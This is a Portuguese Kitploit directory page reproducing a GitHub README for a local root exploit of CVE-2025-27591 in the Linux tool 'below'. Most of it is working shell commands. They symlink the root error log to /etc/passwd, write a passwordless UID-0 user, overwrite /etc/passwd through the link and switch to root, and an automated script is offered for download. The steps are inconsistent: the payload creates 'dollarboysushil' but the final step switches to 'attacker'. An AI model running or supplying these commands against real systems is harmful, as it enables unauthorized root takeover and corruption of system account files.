
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Linux-Privilege-Escalation-CVE-2025-27591 — CVE-2025-27591 é uma vulnerabilidade conhecida de escalada de privilégios no serviço Below (versão < v0.9.0) | Kitploit
Ferramentas/GitHubGitHub/dollarboysushil/linux-privilege-escalation-cve-2025-27591
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoPós-ExploraçãoTestes de PenetraçãoRed Teaming
GitHubdollarboysushil/linux-privilege-escalation-cve-2025-27591

Linux-Privilege-Escalation-CVE-2025-27591

Compartilhar

CVE-2025-27591 é uma vulnerabilidade conhecida de escalada de privilégios no serviço Below (versão < v0.9.0)

Ver Repositório
7237há 1 anoAinda não revisado

CVE-2025-27591 - Escalação de Privilégio via Symlink Gravável no below

Resumo

Este é um exploit simples para a CVE-2025-27591, uma vulnerabilidade de escalação de privilégio local na ferramenta de monitoramento Linux below. A vulnerabilidade afeta versões anteriores à v0.9.0 e decorre de atribuições incorretas de permissão no sistema. O problema foi descoberto em janeiro de 2025 e divulgado publicamente em 12 de março de 2025 (SecurityOnline, OpenWall). Quando o below é executado com sudo, ele pode registrar erros em um diretório gravável mundialmente (/var/log/below), permitindo que atacantes criem um symlink de um arquivo de log para alvos sensíveis como /etc/passwd.

Ao explorar isso, um usuário não privilegiado com acesso sudo ao below pode escalar privilégios para root.


Detalhes da Vulnerabilidade

  • ID CVE: CVE-2025-27591
  • Ferramenta Vulnerável: below
  • Funcionalidade Afetada: Registro via below record
  • Caminho Vulnerável: /var/log/below/error_root.log
  • Pré-requisitos do Ataque:
    • O diretório /var/log/below é gravável mundialmente
    • O atacante pode executar sudo /usr/bin/below record sem senha

Passos do Exploit (Manual)

✅ Passo 1: Verificar diretório de log gravável mundialmente Você deve ver:

drwxrwxrwx 2 root root 4096 ... /var/log/below

texto alternativo

✅ Passo 2: Remover qualquer error_root.log existente

rm -f /var/log/below/error_root.log

✅ Passo 3: Criar um symlink para /etc/passwd

ln -s /etc/passwd /var/log/below/error_root.log

depois verifique usando

ls -la /var/log/below/error_root.log
# deve mostrar: error_root.log -> /etc/passwd

texto alternativo

✅ Passo 4: Criar um arquivo de payload Isso adicionará um novo usuário root chamado attacker sem senha:

echo 'dollarboysushil::0:0:dollarboysusil:/root:/bin/bash' > /tmp/payload

estrutura do arquivo

username:password:UID:GID:comment(home/full name):home_directory:shell

o ponto chave aqui é UID e GID estamos definindo UID e GID como 0, tornando o usuário um usuário root e o Group ID = grupo root texto alternativo

✅ Passo 5: Acionar a escrita de log como root Este é o núcleo do exploit.

sudo /usr/bin/below record

Espera-se que este comando falhe ou expire — mas ele tentará escrever logs de erro em /var/log/below/error_root.log, que na verdade é /etc/passwd. 💡 Em alguns casos, apenas isso pode corromper /etc/passwd — então o sobrescrevemos completamente a seguir.

✅ Passo 6: Sobrescrever /etc/passwd via symlink

cp /tmp/payload /var/log/below/error_root.log

texto alternativo

✅ Passo 7: Torne-se root

su attacker

Você será jogado em um shell root, sem necessidade de senha. texto alternativo

Passos do Exploit (Automático)


python3 dbs_exploit.py

texto alternativo

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    366
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →